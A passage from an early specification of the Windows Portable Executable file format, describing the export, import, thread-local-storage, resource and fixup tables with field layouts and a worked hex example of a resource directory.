o 080000000h __Object is not pageable.
o 100000000h __Object is shared.
o 200000000h __Executable object.
o 400000000h __Readable object.
o 800000000h __Writeable object.
All other bits are reserved for future use and should be set to zero.
4. Image Pages
The Image Pages section contains all initialized data for all
objects. The seek offset for the first page in each object is
specified in the object table and is aligned on a File Align
boundary. The objects are ordered by the RVA. Every object begins
on a multiple of Object Align.
5. Exports
A typical file layout for the export information follows:
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ DIRECTORY TABLE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ ADDRESS TABLE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NAME PTR TABLE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ ORDINAL TABLE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NAME STRINGS ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
Figure 4. Export File Layout
5.1 Export Directory Table
The export information begins with the Export Directory Table which
describes the remainder of the export information. The Export
Directory Table contains address information that is used to resolve
fixup references to the entry points within this image.
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ EXPORT FLAGS ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ TIME/DATE STAMP ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ MAJOR VERSION ³ MINOR VERSION ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NAME RVA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ ORDINAL BASE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ # EAT ENTRIES ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ # NAME PTRS ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ ADDRESS TABLE RVA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NAME PTR TABLE RVA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ ORDINAL TABLE RVA ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
Figure 5. Export Directory Table Entry
EXPORT FLAGS = DD Currently set to zero.
TIME/DATE STAMP = DD Time/Date the export data was created.
MAJOR/MINOR VERSION = DW A user settable major/minor version number.
NAME RVA = DD Relative Virtual Address of the Dll asciiz Name.
This is the address relative to the Image Base.
ORDINAL BASE = DD First valid exported ordinal.
This field specifies the starting ordinal number for the export
address table for this image. Normally set to 1.
# EAT ENTRIES = DD Indicates number of entries in the Export Address
Table.
# NAME PTRS = DD This indicates the number of entries in the Name Ptr
Table (and parallel Ordinal Table).
ADDRESS TABLE RVA = DD Relative Virtual Address of the Export Address
Table.
This address is relative to the Image Base.
NAME TABLE RVA = DD Relative Virtual Address of the Export Name Table
Pointers.
This address is relative to the beginning of the Image Base. This
table is an array of RVA's with # NAMES entries.
ORDINAL TABLE RVA = DD Relative Virtual Address of Export Ordinals
Table Entry.
This address is relative to the beginning of the Image Base.
5.2 Export Address Table
The Export Address Table contains the address of exported entrypoints
and exported data and absolutes. An ordinal number is used to index
the Export Address Table. The ORDINAL BASE must be subracted from the
ordinal number before indexing into this table.
Export Address Table entry formats are described below:
ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³ EXPORTED RVA ³
ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
Figure 6. Export Address Table Entry
EXPORTED RVA = DD Export address.
This field contains the relative virtual address of the exported
entry (relative to the Image Base).
5.3 Export Name Table Pointers
The export name table pointers array contains address into the Export
Name Table. The pointers are 32-bits each, and are relative to the
Image Base. The pointers are ordered lexically to allow binary
searches.
5.4 Export Ordinal Table
The Export Name Table Pointers and the Export Ordinal Table form two
parallel arrays, separated to allow natural field alignment. The
export ordinal table array contains the Export Address Table ordinal
numbers associated with the named export referenced by corresponding
Export Name Table Pointers.
The ordinals are 16-bits each, and already include the Ordinal Base
stored in the Export Directory Table.
5.5 Export Name Table
The export name table contains optional ASCII names for exported
entries in the image. These tables are used with the array of Export
Name Table Pointers and the array of Export Ordinals to translate a
procedure name string into an ordinal number by searching for a
matching name string. The ordinal number is used to locate the entry
point information in the export address table.
Import references by name require the Export Name Table Pointers
table to be binary searched to find the matching name, then the
corresponding Export Ordinal Table is known to contain the entry
point ordinal number. Import references by ordinal number provide
the fastest lookup since searching the name table is not required.
Each name table entry has the following format:
ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³ ASCII STRING ::: :::::::: '0' ³
ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
Figure 7. Export Name Table Entry
ASCII STRING = DB ASCII String.
The string is case sensitive and is terminated by a null byte.
6. Imports
A typical file layout for the import information follows:
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ DIRECTORY TABLE ³
³ ³
³ ³
³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NULL DIR ENTRY ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ DLL1 LOOKUP TABLE ³
³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NULL ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ DLL2 LOOKUP TABLE ³
³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NULL ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ Dll3 LOOKUP TABLE ³
³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NULL ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ HINT-NAME TABLE ³
³ ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ DLL1 ADDRESS TABLE ³
³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NULL ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ DLL2 ADDRESS TABLE ³
³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NULL ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ DLL3 ADDRESS TABLE ³
³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NULL ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
Figure 8. Import File Layout
6.1 Import Directory Table
The import information begins with the Import Directory Table which
describes the remainder of the import information. The Import
Directory Table contains address information that is used to resolve
fixup references to the entry points within a DLL image. The import
directory table consists of an array of Import Directory Entries, one
entry for each DLL this image references. The last directory entry is
empty (NULL) which indicates the end of the directory table.
An Import Directory Entry has the following format:
ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³ IMPORT FLAGS ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ TIME/DATE STAMP ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ MAJOR VERSION ³ MINOR VERSION ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NAME RVA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ IMPORT LOOKUP TABLE RVA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ IMPORT ADDRESS TABLE RVA ³
ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
Figure 9. Import Directory Entry
IMPORT FLAGS = DD Currently set to zero.
TIME/DATE STAMP = DD Time/Date the import data was pre-snapped or
zero if not pre-snapped.
MAJOR/MINOR VERSION = DW The major/minor version number of the dll
being referenced.
NAME RVA = DD Relative Virtual Address of the Dll asciiz Name.
This is the address relative to the Image Base.
IMPORT LOOKUP TABLE RVA = DD This field contains the address of the
start of the import lookup table for this image. The address is
relative to the beginning of the Image Base.
IMPORT ADDRESS TABLE RVA = DD This field contains the address of the
start of the import addresses for this image. The address is
relative to the beginning of the Image Base.
6.2 Import Lookup Table
The Import Lookup Table is an array of ordinal or hint/name RVA's for
each DLL. The last entry is empty (NULL) which indicates the end of
the table.
The last element is empty.
3 0
1
ÚÄÒÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³0º ORDINAL#/HINT-NAME TABLE RVA ³
ÀÄÐÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
Figure 10. Import Address Table Format
ORDINAL/HINT-NAME TABLE RVA = 31-bits (mask = 7fffffffh) Ordinal
Number or Name Table RVA.
If the import is by ordinal, this field contains a 31 bit ordinal
number. If the import is by name, this field contains a 31 bit
address relative to the Image Base to the Hint-Name Table.
O = 1-bit (mask = 80000000h) Import by ordinal flag.
o 00000000h __Import by name.
o 80000000h __Import by ordinal.
6.3 Hint-Name Table
The Hint-Name Table format follows:
ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³ HINT ³ ASCII STRING |||³
ÃÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄ´
³|||||||||||||||||³ '0' PAD ³
ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
The PAD field is optional.
Figure 11. Import Hint-Name Table
HINT = DW Hint into Export Name Table Pointers.
The hint value is used to index the Export Name Table Pointers array,
allowing faster by-name imports. If the hint is incorrect, then a
binary search is performed on the Export Name Ptr Table.
ASCII STRING = DB ASCII String.
The string is case sensitive and is terminated by a null byte.
PAD = DB Zero pad byte.
A trailing zero pad byte appears after the trailing null byte if
necessary to align the next entry on an even boundary.
The loader overwrites the import address table when loading the image
with the 32-bit address of the import.
6.4 Import Address Table
The Import Address Table is an array of addresses of the imported
routines for each DLL. The last entry is empty (NULL) which indicates
the end of the table.
7. Thread Local Storage
Thread local storage is a special contiguous block of data. Each
thread will gets its own block upon creation of the thread.
The file layout for thread local storage follows:
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ DIRECTORY TABLE ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ TLS DATA ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ INDEX VARIABLE ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ CALLBACK ADDRESSES ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
Figure 12. Thread Local Storage Layout
7.1 Thread Local Storage Directory Table
The Thread Local Storage Directory Table contains address information
that is used to describe the rest of TLS.
The Thread Local Storage Directory Table has the following format:
ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³ START DATA BLOCK VA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ END DATA BLOCK VA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ INDEX VA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ CALLBACK TABLE VA ³
ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
Figure 13. Thread Local Storage Directory Table
START DATA BLOCK VA = DD Virtual Address of the start of the thread
local storage data block.
END DATA BLOCK VA = DD Virtual Address of the end of the thread local
storage data block.
INDEX VA = DD Virtual Address of the index variable used to access
the thread local storage data block.
CALLBACK TABLE VA = DD Virtual Address of the callback table.
7.2 Thread Local Storage CallBack Table
The Thread Local Storage Callbacks is an array of Virtual Address of
functions to be called by the loader after thread creation and thread
termination. The last entry is empty (NULL) which indicates the end
of the table.
The Thread Local Storage CallBack Table has the following format:
ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³ FUNCTION1 VA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ FUNCTION2 VA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ NULL ³
ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
Figure 14. Thread Local Storage CallBack Table
8. Resources
Resources are indexed by a multiple level binary-sorted tree
structure. The overall design can incorporate 2**31 levels, however,
NT uses only three: the highest is TYPE, then NAME, then LANGUAGE.
A typical file layout for the resource information follows:
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ RESOURCE DIRECTORY ³
³ ³
³ ³
³ ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ RESOURCE DATA ³
³ ³
³ ³
³ ³
³ ³
³ ³
³ ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
Figure 15. Resource File Layout
The Resource directory is made up of the following tables:
8.1 Resource Directory Table
ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³ RESOURCE FLAGS ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ TIME/DATE STAMP ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ MAJOR VERSION ³ MINOR VERSION ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ # NAME ENTRY ³ # ID ENTRY ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ RESOURCE DIR ENTRIES ³
ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
Figure 16. Resource Table Entry
RESOURCE FLAGS = DD Currently set to zero.
TIME/DATE STAMP = DD Time/Date the resource data was created by the
resource compiler.
MAJOR/MINOR VERSION = DW A user settable major/minor version number.
# NAME ENTRY = DW The number of name entries.
This field contains the number of entries at the beginning of the
array of directory entries which have actual string names associated
with them.
# ID ENTRY = DW The number of ID integer entries.
This field contains the number of 32-bit integer IDs as their names
in the array of directory entries.
The resource directory is followed by a variable length array of
directory entries. # NAME ENTRY is the number of entries at the
beginning of the array that have actual names associated with each
entry. The entires are in ascending order, case insensitive strings.
# ID ENTRY identifies the number of entries that have 32-bit integer
IDs as their name. These entries are also sorted in ascending order.
This structure allows fast lookup by either name or number, but for
any given resource entry only one form of lookup is supported, not
both. This is consistent with the syntax of the .RC file and the .RES
file.
The array of directory entries have the following format:
3 0
1
ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³ NAME RVA/INTEGER ID ³
ÃÄÒÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³Eº DATA ENTRY RVA/SUBDIR RVA ³
ÀÄÐÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
Figure 17. Resource Directory Entry
INTERGER ID = DD ID.
This field contains a integer ID field to identify a resource.
NAME RVA = DD Name RVA address.
This field contains a 31-bit address relative to the beginning of the
Image Base to a Resource Directory String Entry.
E = 1-bit (mask 80000000h) Unescape bit.
This bit is zero for unescaped Resource Data Entries.
DATA RVA = 31-bits (mask 7fffffffh) Data entry address.
This field contains a 31-bit address relative to the beginning of the
Image Base to a Resource Data Entry.
E = 1-bit (mask 80000000h) Escape bit.
This bit is 1 for escaped Subdirectory Entry.
DATA RVA = 31-bits (mask 7fffffffh) Directory entries.
This field contains a 31-bit address relative to the beginning of the
Image Base to Subdirectory Entry.
Each resource directory string entry has the following format:
ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³ LENGTH ³ UNICODE STRING ³
ÃÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄ´
³ ³
ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
Figure 18. Resource Directory String Entry
LENGTH = DW Length of string.
UNICODE STRING = DW UNICODE String.
All of these string objects are stored together after the last
resource directory entry and before the first resource data object.
This minimizes the impact of these variable length objects on the
alignment of the fixed size directory entry objects. The length needs
to be word aligned.
Each Resource Data Entry has the following format:
ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³ DATA RVA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ CODEPAGE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ RESERVED ³
ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
Figure 19. Resource Data Entry
DATA RVA = DD Address of Resource Data.
This field contains 32-bit virtaul address of the resource data
(relative to the Image Base).
SIZE = DD Size of Resource Data.
This field contains the size of the resource data for this resource.
CODEPAGE = DD Codepage.
RESERVED = DD Reserved - must be zero.
Each resource data entry describes a leaf node in the resource
directory tree. It contains an address which is relative to the
beginning of Image Base, a size field that gives the number of bytes
of data at that address, a CodePage that should be used when decoding
code point values within the resource data. Typically for new
applications the code page would be the unicode code page.
8.2 Resource Example
The following is an example for an app. which wants to use the following data
as resources:
TypeId# NameId# Language ID Resource Data
00000001 00000001 0 00010001
00000001 00000001 1 10010001
00000001 00000002 0 00010002
00000001 00000003 0 00010003
00000002 00000001 0 00020001
00000002 00000002 0 00020002
00000002 00000003 0 00020003
00000002 00000004 0 00020004
00000009 00000001 0 00090001
00000009 00000009 0 00090009
00000009 00000009 1 10090009
00000009 00000009 2 20090009
Then the Resource Directory in the Portable format looks like:
Offset Data
0000: 00000000 00000000 00000000 00030000 (3 entries in this directory)
0010: 00000001 80000028 (TypeId #1, Subdirectory at offset 0x28)
0018: 00000002 80000050 (TypeId #2, Subdirectory at offset 0x50)
0020: 00000009 80000080 (TypeId #9, Subdirectory at offset 0x80)
0028: 00000000 00000000 00000000 00030000 (3 entries in this directory)
0038: 00000001 800000A0 (NameId #1, Subdirectory at offset 0xA0)
0040: 00000002 00000108 (NameId #2, data desc at offset 0x108)
0048: 00000003 00000118 (NameId #3, data desc at offset 0x118)
0050: 00000000 00000000 00000000 00040000 (4 entries in this directory)
0060: 00000001 00000128 (NameId #1, data desc at offset 0x128)
0068: 00000002 00000138 (NameId #2, data desc at offset 0x138)
0070: 00000003 00000148 (NameId #3, data desc at offset 0x148)
0078: 00000004 00000158 (NameId #4, data desc at offset 0x158)
0080: 00000000 00000000 00000000 00020000 (2 entries in this directory)
0090: 00000001 00000168 (NameId #1, data desc at offset 0x168)
0098: 00000009 800000C0 (NameId #9, Subdirectory at offset 0xC0)
00A0: 00000000 00000000 00000000 00020000 (2 entries in this directory)
00B0: 00000000 000000E8 (Language ID 0, data desc at offset 0xE8
00B8: 00000001 000000F8 (Language ID 1, data desc at offset 0xF8
00C0: 00000000 00000000 00000000 00030000 (3 entries in this directory)
00D0: 00000001 00000178 (Language ID 0, data desc at offset 0x178
00D8: 00000001 00000188 (Language ID 1, data desc at offset 0x188
00E0: 00000001 00000198 (Language ID 2, data desc at offset 0x198
00E8: 000001A8 (At offset 0x1A8, for TypeId #1, NameId #1, Language id #0
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
00F8: 000001AC (At offset 0x1AC, for TypeId #1, NameId #1, Language id #1
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
0108: 000001B0 (At offset 0x1B0, for TypeId #1, NameId #2,
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
0118: 000001B4 (At offset 0x1B4, for TypeId #1, NameId #3,
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
0128: 000001B8 (At offset 0x1B8, for TypeId #2, NameId #1,
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
0138: 000001BC (At offset 0x1BC, for TypeId #2, NameId #2,
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
0148: 000001C0 (At offset 0x1C0, for TypeId #2, NameId #3,
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
0158: 000001C4 (At offset 0x1C4, for TypeId #2, NameId #4,
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
0168: 000001C8 (At offset 0x1C8, for TypeId #9, NameId #1,
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
0178: 000001CC (At offset 0x1CC, for TypeId #9, NameId #9, Language id #0
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
0188: 000001D0 (At offset 0x1D0, for TypeId #9, NameId #9, Language id #1
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
0198: 000001D4 (At offset 0x1D4, for TypeId #9, NameId #9, Language id #2
00000004 (4 bytes of data)
00000000 (codepage)
00000000 (reserved)
And the data for the resources will look like:
01A8: 00010001
01AC: 10010001
01B0: 00010002
01B4: 00010003
01B8: 00020001
01BC: 00020002
01C0: 00020003
01C4: 00020004
01C8: 00090001
01CC: 00090009
01D0: 10090009
01D4: 20090009
9. Fixup Table
The Fixup Table contains entries for all fixups in the image. The
Total Fixup Data Size in the PE Header is the number of bytes in the
fixup table. The fixup table is broken into blocks of fixups. Each
block represents the fixups for a 4K page.
Fixups that are resolved by the linker do not need to be processed by
the loader, unless the load image can't be loaded at the Image Base
specified in the PE Header.
9.1 Fixup Block
Fixup blocks have the following format:
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ PAGE RVA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ BLOCK SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ TYPE/OFFSET ³ TYPE/OFFSET ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ TYPE/OFFSET ³ ... ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
Figure 20. Fixup Block Format
To apply a fixup, a delta needs to be calculated. The 32-bit delta
is the difference between the preferred base, and the base where the
image is actually loaded. If the image is loaded at its preferred
base, the delta would be zero, and thus the fixups would not have to
be applied. Each block must start on a DWORD boundary. The ABSOLUTE
fixup type can be used to pad a block.
PAGE RVA = DD Page RVA. The image base plus the page rva is added to
each offset to create the virtual address of where the fixup needs to
be applied.
BLOCK SIZE = DD Number of bytes in the fixup block. This includes the
PAGE RVA and SIZE fields.
TYPE/OFFSET is defined as:
1 1 0
5 1
ÚÄÄÄÄÒÄÄÄÄÄÄÄÄÄÄÄÄ¿
³TYPEº OFFSET ³
ÀÄÄÄÄÐÄÄÄÄÄÄÄÄÄÄÄÄÙ
Figure 21. Fixup Record Format
TYPE = 4-bit fixup type. This value has the following definitions:
o 0h __ABSOLUTE. This is a NOP. The fixup is skipped.
o 1h __HIGH. Add the high 16-bits of the delta to the 16-bit field
at Offset. The 16-bit field represents the high value of a 32-
bit word.
o 2h __LOW. Add the low 16-bits of the delta to the 16-bit field
at Offset. The 16-bit field represents the low half value of a
32-bit word. This fixup will only be emitted for a RISC machine
when the image Object Align isn't the default of 64K.
o 3h __HIGHLOW. Apply the 32-bit delta to the 32-bit field at
Offset.
o 4h __HIGHADJUST. This fixup requires a full 32-bit value. The
high 16-bits is located at Offset, and the low 16-bits is
located in the next Offset array element (this array element is
included in the SIZE field). The two need to be combined into a
signed variable. Add the 32-bit delta. Then add 0x8000 and
store the high 16-bits of the signed variable to the 16-bit
